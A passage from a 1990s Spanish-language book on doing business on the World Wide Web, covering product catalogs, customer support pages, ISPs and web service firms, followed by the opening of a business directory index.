
**Figura 19.3.** La página de historia de Hershey describe la evolución del chocolate desde la antigüedad.

### ***Promoción de producto o servicio***

No hay ningún medio mejor adaptado para situar los productos ante una audiencia grande que un catálogo interactivo. Sin embargo, una vez que sus lectores llegan al catálogo, les debe ofrecer toda la información necesaria para que tomen su decisión de compra. La promoción de producto y servicio debe incluir:

- Información sobre el producto.
- Precio del producto.
- Información de solicitud interactiva.

La información sobre el producto debería incluir normalmente fotografías de los productos así como algunos datos por escrito, pero puede que sea mejor colocar un



**Figura 19.4.** Los premios y publicaciones son un adorno útil para una ubicación Web de una empresa.

vínculo a las fotografías que incluir las propias fotografías. De este modo los consumidores potenciales que tengan conexiones lentas podrán elegir entre visualizar los vínculos o no.

Además de facilitar los precios básicos de los productos o servicios, acuérdesse de mencionar cualquier descuento que les pueda afectar. Los descuentos por cantidad y los descuentos docentes pueden generar negocios que de otro modo no lograría.

Si quiere aceptar pedidos interactivamente y no espera que su ubicación Web genere un gran volumen de ventas, quizá todo lo que necesita es proporcionar un vínculo al URL *mailto* (véase el Capítulo 11). Por otro lado, si prevee un volumen más alto del que usted puede controlar utilizando correo electrónico, puede establecer un sistema de pedidos por formulario e integrarlo con los programas de pasarela (Capítulo 13).


Antes de dar a sus lectores una información detallada sobre el producto, puede ser una buena idea (dependiendo del número de productos que ofrezca) mostrar una visión general de un producto o línea de productos. La Figura 19.5 muestra una página que ofrece una visión global de los productos de una pequeña empresa que fabrica y vende cometas.

### ***Servicios de asistencia técnica y atención al cliente***

Las empresas de la rama tecnológica deberían ofrecer servicios de asistencia técnica a través del Web y correo electrónico. Afortunadamente, si integra estos servicios en su web, podrá ver un gran ahorro en sus cuentas del teléfono. Lo que es más, generará un sentimiento de cooperación con sus clientes ya que podrá reaccionar a sus peticiones de forma más rápida y consistente.


El modo más simple de ofrecer atención técnica en el Web consiste en incluir un vínculo en una página Web que puedan utilizar sus clientes para enviar correo electrónico a una cuenta especial de servicio técnico. Al llegar el correo, se coloca inmediatamente a la cola según el orden en que se recibió. El personal de asistencia técnica puede comenzar por el principio de la lista. Esto permite hacer un seguimiento del volumen de mensajes de correo electrónico que se gestionaron en un período de tiempo determinado, y se puede supervisar el tamaño de la cola de correo electrónico para estimar fácilmente el lapso de tiempo que transcurre desde que se recibe una petición hasta que se responde a ella.

Además de responder al correo electrónico, también puede utilizar el Web para mitigar la necesidad de responder a preguntas repetitivas. Por ejemplo, puede ofrecer un vínculo a una página de «Asistencia técnica» desde su página de inicio. Dicha página puede ofrecer vínculos a las 10 consultas más frecuentes y otros vínculos que conduzcan a los lectores directamente a áreas desde donde puedan transferir las novedades, controladores o información más reciente. También puede ofrecer vínculos que salten al área de catálogo de productos, donde los lectores puedan encontrar especificaciones técnicas, condiciones previas o productos alternativos (véase la Figura 19.6).



**Figura 19.5.** La página de información sobre productos de Sky Vision Kites comienza con una visión global del producto, y a continuación ofrece información detallada sobre cada cometa.


Puede que el servicio de atención al cliente sea una de las mejores áreas para hacer interactivas en el futuro. Quizá una de las razones por las que la atención al cliente todavía no está muy extendida es porque a la gente le preocupa mantener la



**Figura 19.6.** La página de asistencia técnica de una pequeña empresa de software.

información sobre los clientes de forma segura y confidencial. Dados los últimos avances de HTML en relación con la seguridad y el hecho de que pronto aparecerán nuevas medidas de seguridad, la atención al cliente ocupará probablemente un mayor espacio en el Web.

La Figura 19.7 muestra la página de atención al cliente de una empresa dedicada a la comercialización de diamantes. Como puede ver, ofrece vínculos para formularios, certificados de compra, e información sobre la empresa y su política.



**Figura 19.7.** American Diamond Exchange proporciona una amplia página sobre el servicio al cliente.

Los servicios que usted puede ofrecer a sus consumidores incluyen el seguimiento de los pedidos, la comprobación del estado y actividad de sus cuentas, y la comprobación de las fechas de envío o disponibilidad. En un futuro próximo, se permitirá incluso que los consumidores efectúen los pagos interactivamente. Una compañía que proporciona dichos servicios interactivos actualmente es Federal Express (véase la



The screenshot shows a Netscape browser window with the title "Netscape - [FedEx U.S. Domestic Service Availability Form]". The address bar shows "http://www.fedex.com/cgi-bin/svcform". The page content includes the FedEx logo and the heading "FedEx U.S. Domestic Service Availability". Below this, there is a paragraph of text explaining the form's purpose: "Enter the following information and a listing of available FedEx®Services with a brief description of each will be displayed. If the date and time fields are left blank the system will default to the current date and time. The information displayed applies to packages shipped within the U.S., weighing up to 150 pounds and up to 119" in girth and 165" in length and girth combined. If you would like information about sending shipments greater than 150 pounds or about our international services, please call FedEx®Customer Service at 1-800-Go-FedEx or consult our Service Guide for the terms and conditions of carriage for each service." Below the text are several input fields: "On what date would you like to send this shipment? (MMDDYY):", "What time will the shipment be ready? (HHMM):", "Enter Origin Zip Code:", and "Enter Destination Zip Code:". At the bottom of the form are two buttons: "Send Request" and "Clear Form". A link "[Home Page]" is also visible at the bottom left of the form area.

**Figura 19.8.** Los servicios de atención al cliente de FedEx incluyen la planificación y seguimiento de los envíos.

Figura 19.8). En la ubicación Web de FedEx, puede programar la recogida, hacer un seguimiento de los envíos, e incluso comprobar el estado de su cuenta.


### ***Cómo ayudar a sus lectores a desenvolverse***

Además de la información habitual sobre el producto y la empresa, puede añadir un conjunto de mejoras a sus páginas para que los lectores se sientan a gusto y sientan que la empresa les presta atención. Algunas sugerencias son:

- Proporcionar un botón de ayuda a aquellas personas que acaban de entrar en el Web. No tiene que darles una información detallada de cómo utilizar los exploradores Web, pero les puede proporcionar una información general sobre cómo moverse por su web. Junto con estos consejos, puede ofrecer vínculos directos

a aquellos recursos de la empresa para los que la gente tiene una mayor dificultad de acceso.

- Proporcionar un vínculo en su página de inicio a una lista con las consultas más frecuentes que le hagan sobre su negocio o industria (junto con las respuestas, por supuesto).
- Crear una página índice de todo su web y proporcionar un vínculo a ella desde su página de inicio. Un índice puede ser simplemente un esquema de sus pági-



**Figura 19.9.** Página índice de Microsoft.

nas Web, como aparece en la Figura 19.9. Este es el índice del web de Microsoft, una ubicación Web bastante respetable. Usted decide cómo hacer de detallado su índice.

- Ofrecer una página «Top 10» con vínculos a las 10 páginas o recursos más consultados de su web. Esto puede suponer un gran ahorro de tiempo para la gente que sabe lo que está buscando pero no sabe exactamente dónde encontrarlo.
- Permita que sus lectores transmitan su opinión al administrador web sobre el diseño, funcionamiento y estética del web de su empresa así como de los productos y servicios que ofrece.
- Permita que sus lectores informen a la administración de la empresa. Un modo interesante de instalar dicho servicio es utilizando una metáfora de la era anterior: el buzón de sugerencias.

### ***Negocios relativos a computadoras y a Internet en el Web***

---

Hay un gran número de empresas en el Web que se dedican a negocios relacionados con las computadoras, software, redes e Internet, de hecho, el porcentaje es mucho más alto que el del mundo de los negocios en general. Esto se debe a un conjunto de razones: una de las más evidentes es que ninguna empresa de esta rama que se precie querría aparecer como si no tuviese el saber hacer técnico necesario como para estar en Internet y ocupando una ubicación Web.

Otros están en Internet por que *es* su negocio. Por ejemplo, los proveedores de servicios Internet no podrían vender muy bien el acceso si ellos mismos no estuviesen conectados. Otras empresas de este campo están en Internet por las mismas razones que cualquier otra empresa: para aumentar su notoriedad, atraer a nuevos clientes y servir a sus clientes actuales.

En esta sección, veremos las empresas de esta rama e investigaremos algunos de los problemas que tienen y los servicios que ofrecen.

### ***Proveedores de servicios Internet***

La demanda creciente de acceso a Internet ha desatado una tormenta de negocios que venden acceso a Internet. Durante un tiempo parecía como si todo el que tuviese una computadora conectada a Internet quisiera empezar a vender el acceso a su computadora. Aunque esto pueda parecer positivo ya que la competencia casi siempre es deseable, muchos de los competidores no tenían ni los fundamentos ni el conocimiento técnico necesario para servir sus cuentas, equipamiento y software adecuadamente. Esto hizo que el servicio fuese en ocasiones muy pobre y que muchos usuarios Internet se sintiesen frustrados.

Afortunadamente, este furor se ha apaciguado, y muchos de los pequeños pro-

veedores han unido sus recursos y conocimientos técnicos a los de otros proveedores. Hoy en día tenemos un puñado de grandes proveedores de servicios Internet a nivel nacional (con más, como AT&T que conectarán ahora) y una docena de proveedores regionales que prestan servicio a áreas más pequeñas, como el área de la bahía de San Francisco o Nueva Inglaterra. Pero la gran mayoría de los proveedores son locales; prestan servicio solamente a una ciudad o quizá a un área del tamaño de un condado. En consecuencia, en la mayoría de las áreas metropolitanas existe la competencia suficiente como para mantener unas tarifas bajas y unos servicios adecuados.

Al final de la cadena de proveedores de servicios están aquellos empresarios que tienen una sola computadora, alguna forma de conexión de alta velocidad y un banco de módems conectados a la líneas del teléfono. Hace un año o dos, la idea de iniciar un pequeño negocio vendiendo acceso a Internet y buscar un beneficio era factible. Con una inversión de capital de 10.000 dólares, un proveedor pequeño podía esperar cubrir costes e incluso sacar beneficios si podía atraer a un número suficiente de usuarios.

Esto ya no se da. Los obstáculos técnicos relativos a convertirse en proveedor de servicios Internet no son triviales. No sólo necesita un capital inicial, sino que también necesita una gran experiencia y conocimientos técnicos. No resulta fácil encontrar gente con experiencia en redes TCP/IP y sistemas Unix. Además de estas complicaciones, los proveedores de servicios Internet deben pagar una tarifa de socio a una organización llamada *Commercial Internet Exchange*, que dirige el tráfico comercial de Internet. La tarifa que cobra ICX es de 10.000 dólares anuales.

## ***Servicios del World Wide Web***

El World Wide Web trae un montón de nuevas oportunidades a las personas creativas e imaginativas. Los empresarios han encontrado un buen mercado en la locura por conectarse al Web, y empresas de todos los tamaños proporcionan ahora servicios que incluyen:

- Diseño y codificación de páginas Web.
- Procesado de imágenes y fotografía digital.
- Ilustraciones gráficas.
- Conversión secuencial de vídeo.
- Alojamiento para páginas Web.
- Registro de nombre de dominio.
- Encargos interactivos.

La Figura 19.10 muestra la página de inicio de una pequeña empresa de diseño gráfico que se dedica a fotografía digital, procesado de imagen, integración de multimedia y diseño de páginas Web.

## Empresas de suministro de productos

Un tipo de negocio completamente nuevo está empezando a brotar en Internet: las empresas *de suministro de productos*, una especie de compañía intermediaria que facilita información y datos. Estas compañías se especializan en la creación de ubicaciones Web seguras para gestionar transacciones financieras y suministro de productos. Especializándose en este área, pueden prestar servicios a un coste mucho más bajo que otras compañías que utilizan métodos de marketing y distribución tradicionales.

Este es un ejemplo de cómo podría funcionar: Supongamos que tiene una pequeña empresa de desarrollo de software. En vez de emplear los canales de distribución tradicionales (que requerirían unos gastos de embalaje y de marketing elevados), opta por sacar sus productos directamente al mercado a través de Internet, desde su ubicación Web en concreto. Y para evitar los costes de ponerlos en paquetes, que sean competitivos, en las estanterías de los establecimientos —colocándolos en cajas, sacando libros y disquetes, creando un CD-ROM y haciendo copias del mismo, etc.— decide distribuir su producto electrónicamente a través de Internet.

¿Cómo consigue esto? Desde luego no puede comercializar sus productos de forma anónima, o pronto dejará de tener productos para vender. Crear un área segura



**Figura 19.10.** La página de inicio de una empresa de servicios plenos de multimedia y de diseño de páginas Web.

para cada transacción requeriría una acción directa por su parte para que se produjese una venta y resultaría molesto si hiciese muchos negocios.

Estos son el tipo de problemas que las empresas de suministro de productos gestionan por usted. Un pequeño negocio como el de nuestro ejemplo contrataría con una compañía de suministro para aceptar y procesar los pagos, normalmente con tarjeta de crédito, ya que se pueden procesar automáticamente y casi inmediatamente.

Una vez que la empresa de suministro ha reunido la información para el pago y ha verificado o autorizado la transacción, puede crear automáticamente un área de transferencia para el comprador. Utilizando un software especial, puede verificar (y certificar) que se ha entregado el producto, a quién se ha entregado y cuándo.

Los productos que se pueden vender electrónicamente no se limitan al software. Cualquier compañía que venda productos que se puedan entregar electrónicamente puede utilizar los servicios de una compañía de suministro de productos para que gestione todos los problemas relacionados con las transacciones financieras y entrega del producto de forma segura. Estos productos pueden ser libros, informes, cualquier tipo de información o datos, servicios (como pólizas de seguros), y productos intangibles como certificados de depósito.

Esta industria aún está en sus comienzos. A medida que entren más empresas pequeñas en el mercado que decidan no utilizar los métodos de distribución tradicionales, y a medida que las grandes empresas se den cuenta de las ventajas de distribuir sus productos de forma inmediata y con unos costes más bajos, se extenderá esta clase de negocio.

## ***Empresas de computadoras y software***


Las empresas fabricantes de computadoras y los desarrolladores de software se encuentran más en su ambiente en el Web que cualquier otro tipo de negocio. Dado que las computadoras y el software son quienes conducen la Internet (de hecho, Internet no existiría si no fuese por muchas de estas compañías), las empresas de esta industria deben tener una presencia formidable en Internet y el Web para que se les tome en serio.

Establecer una presencia Web no es solamente una moda pasajera; se está convirtiendo en una necesidad para repartir los servicios a los consumidores y usuarios finales. Hace sólo algunos años, muchas empresas de software y hardware se vieron obligadas a impulsar sistemas de tablón de anuncios caseros con líneas de acceso telefónico para distribuir las noticias sobre nuevos productos, información técnica, controladores y software de utilidad y servicios de atención al cliente. Hoy en día pueden utilizar Internet como un medio más atractivo para entregar estos servicios, y los BBS corporativos se están volviendo anticuados.

Como cualquier otra empresa, una empresa de computadoras o de software puede utilizar el Web para repartir especificaciones sobre los productos, dar presupuestos y gestionar los pedidos interactivos. Sin embargo, además de las ventajas generales de utilizar el Web, estas empresas tienen la ventaja adicional de que al menos algunos de

sus productos (o algunas partes de sus productos) se pueden entregar a través de Internet.

Por ejemplo, uno de los mayores apoyos que ofrece una empresa de hardware es el desarrollo y actualización de los controladores de software y de las utilidades para sus productos de hardware. Aunque los controladores y los programas de utilidad no sean los productos más importantes de dichas empresas, son muy importantes para mantener a sus clientes satisfechos y para permitir el funcionamiento de sus productos con nuevos sistemas operativos y con otro hardware más moderno.



**Figura 19.11.** SMC proporciona vínculos a los controladores y utilidades más recientes de sus productos para redes.

Utilizando el Web, una empresa fabricante de hardware puede organizar y documentar sus controladores y programas de utilidad de forma mucho más atractiva que poniendo simplemente un archivo README.TXT en un directorio FTP junto con otro grupo de nombres cifrados de archivo. Se puede ver un ejemplo de esto en la Figura 19.11.

Como se vio en la sección de suministro de productos, las compañías de desarrollo de software pueden optar incluso por entregar sus productos directamente al usuario final. Los desarrolladores de shareware han hecho esto durante algún tiempo, pero el concepto es completamente nuevo para los desarrolladores de software comercial. De momento, hay pocos que distribuyan sus productos de este modo, pero probablemente lo harán en el futuro.

Si no sabía la cantidad de software que hay disponible de forma gratuita en Internet, basta con que consulte el Apéndice B y las categorías de software del catálogo de la parte final del libro. Muchas empresas facilitan sus productos en sus servidores FTP y en sus páginas Web; algunos proporcionan incluso el código fuente si quiere tenerlo. De ninguna manera las tablas del Apéndice B representan *todo* el software gratuito que hay disponible en Internet —no hay un libro lo suficientemente grande para listarlo, pero le mostrarán el software suficiente para empezar.

### ***La última palabra***

---

¡Enhorabuena por haber llegado al final del libro! Si ha leído todo el texto, se puede considerar un erudito tanto en Internet como en el World Wide Web. Ahora se habrán aclarado aquellos puntos que le resultaban desconocidos. Aunque siempre hay circunstancias especiales a considerar, ya debe tener una base sólida de los aspectos más importantes relativos a la conexión y utilización del Web

Si compró este libro para informarse sobre Internet y sobre cómo conectarse con objeto de empezar a navegar por el Web, probablemente haya aprendido más de lo que quería al principio. Esperamos que haya encontrado el material interesante y útil incluso si no piensa poner una red propia para su negocio en Internet.

Por otro lado, si sentía curiosidad sobre las ventajas de poner su negocio en el Web o por los detalles técnicos de cómo hacerlo, probablemente se haya convencido antes de llegar a este punto de que entrar en el Web es una necesidad. Un consejo final para poner su negocio en el Web: no tenga miedo de empezar poco a poco. Es más fácil (y más barato) empezar de forma modesta e ir avanzando en base a sus logros. Como sabe, el dinero y el tiempo que invertirá para establecer y mantener su presencia en el Web puede variar enormemente. Puede hacer tanto como quiera, pero lo más importante es estar allí.



# ***Guía de negocios en el Web***

En las siguientes páginas se presenta un catálogo de casi mil negocios que han establecido su presencia en el World Wide Web, organizados en 50 categorías (los negocios se listan más abajo por categoría). Los negocios mostrados aquí representan a docenas de industrias y varían desde negocios caseros hasta algunas de las mayores corporaciones del mundo.

Además de ofrecer una página de inicio, muchos de estos negocios ofrecen amplia información sobre ellos mismos, incluyendo a veces un historial de la empresa e información financiera. La mayoría ofrecen un catálogo interactivo de productos y servicios, y algunos ofrecen pedidos directos través de su web.

En absoluto este catálogo representa todos o casi todos los negocios del Web; es sólo la punta del iceberg. Sin embargo, debería mostrarle la gran variedad de empresas que montan su negocio en el Web y cómo hacen sus negocios, junto con muchas otras ideas para hacer interactivo su propio negocio, si no lo ha hecho ya.

<b>Agencias inmobiliarias .....</b>	<b>363</b>	Coldwell Banker Real Estate .....	363
Accnet .....	363	General American Credits .....	364
America's Home Buyer's Page.....	363	Global Electronic Marketing Service .....	364
American Real Estate Exchange.....	363	Global Real Estate Registry .....	364
Antaeus Properties .....	363	HIA/Virtual Village .....	364
Apartments on Video .....	363	Home Buyer .....	364
Austin Real Estate Connection .....	363	Homebuyer's Fair .....	364

International Real Estate Advisors .....	364	Eagle .....	370
Jurock Real Estate Investor .....	365	Ford .....	370
Long & Foster Realtors .....	365	General Motors - Cadillac .....	370
Marcus and Millichap Real Estate Investment Brokerage .....	365	Goodyear Tire & Rubber .....	370
MoveEasy Professional Real Estate Network .....	365	Harley-Davidson of Stamford .....	370
Net Properties .....	365	Insurance Express .....	370
New Homes Online .....	365	IntelliChoice .....	371
Real Estate On-Line .....	365	Mercedes Benz Oldtimer Center .....	371
Realty Network .....	365	Mobil .....	371
RealWorks Real Estate Forum .....	366	Saturn .....	371
Southern Shores Realty .....	366	Shell Oil .....	371
Stanford Area Real Estate Guide .....	366	Shen Mitsubishi .....	371
Timeshare Users Group .....	366	Tech Auto Sound .....	371
		Texaco .....	372
		Volvo Cars of North America .....	372
<b>Agricultura .....</b>	<b>366</b>	<b>Aviones y aeronaves .....</b>	<b>372</b>
AggieNet .....	366	Air Charter Guide .....	372
Global Agricultural Biotechnology Association .....	366	American Airlines .....	372
Information Services for Agriculture .....	367	Avionics Communications .....	372
Pilatus - Luwasa Hydroculture Plant Protection .....	367	Cathay Pacific Airlines .....	372
Plantation Bulb .....	367	Douglas Aircraft .....	372
United Breeders .....	367	Grumman .....	373
		Lauda Air .....	373
<b>Animales domésticos .....</b>	<b>367</b>	Lockheed Martin Missiles & Space .....	373
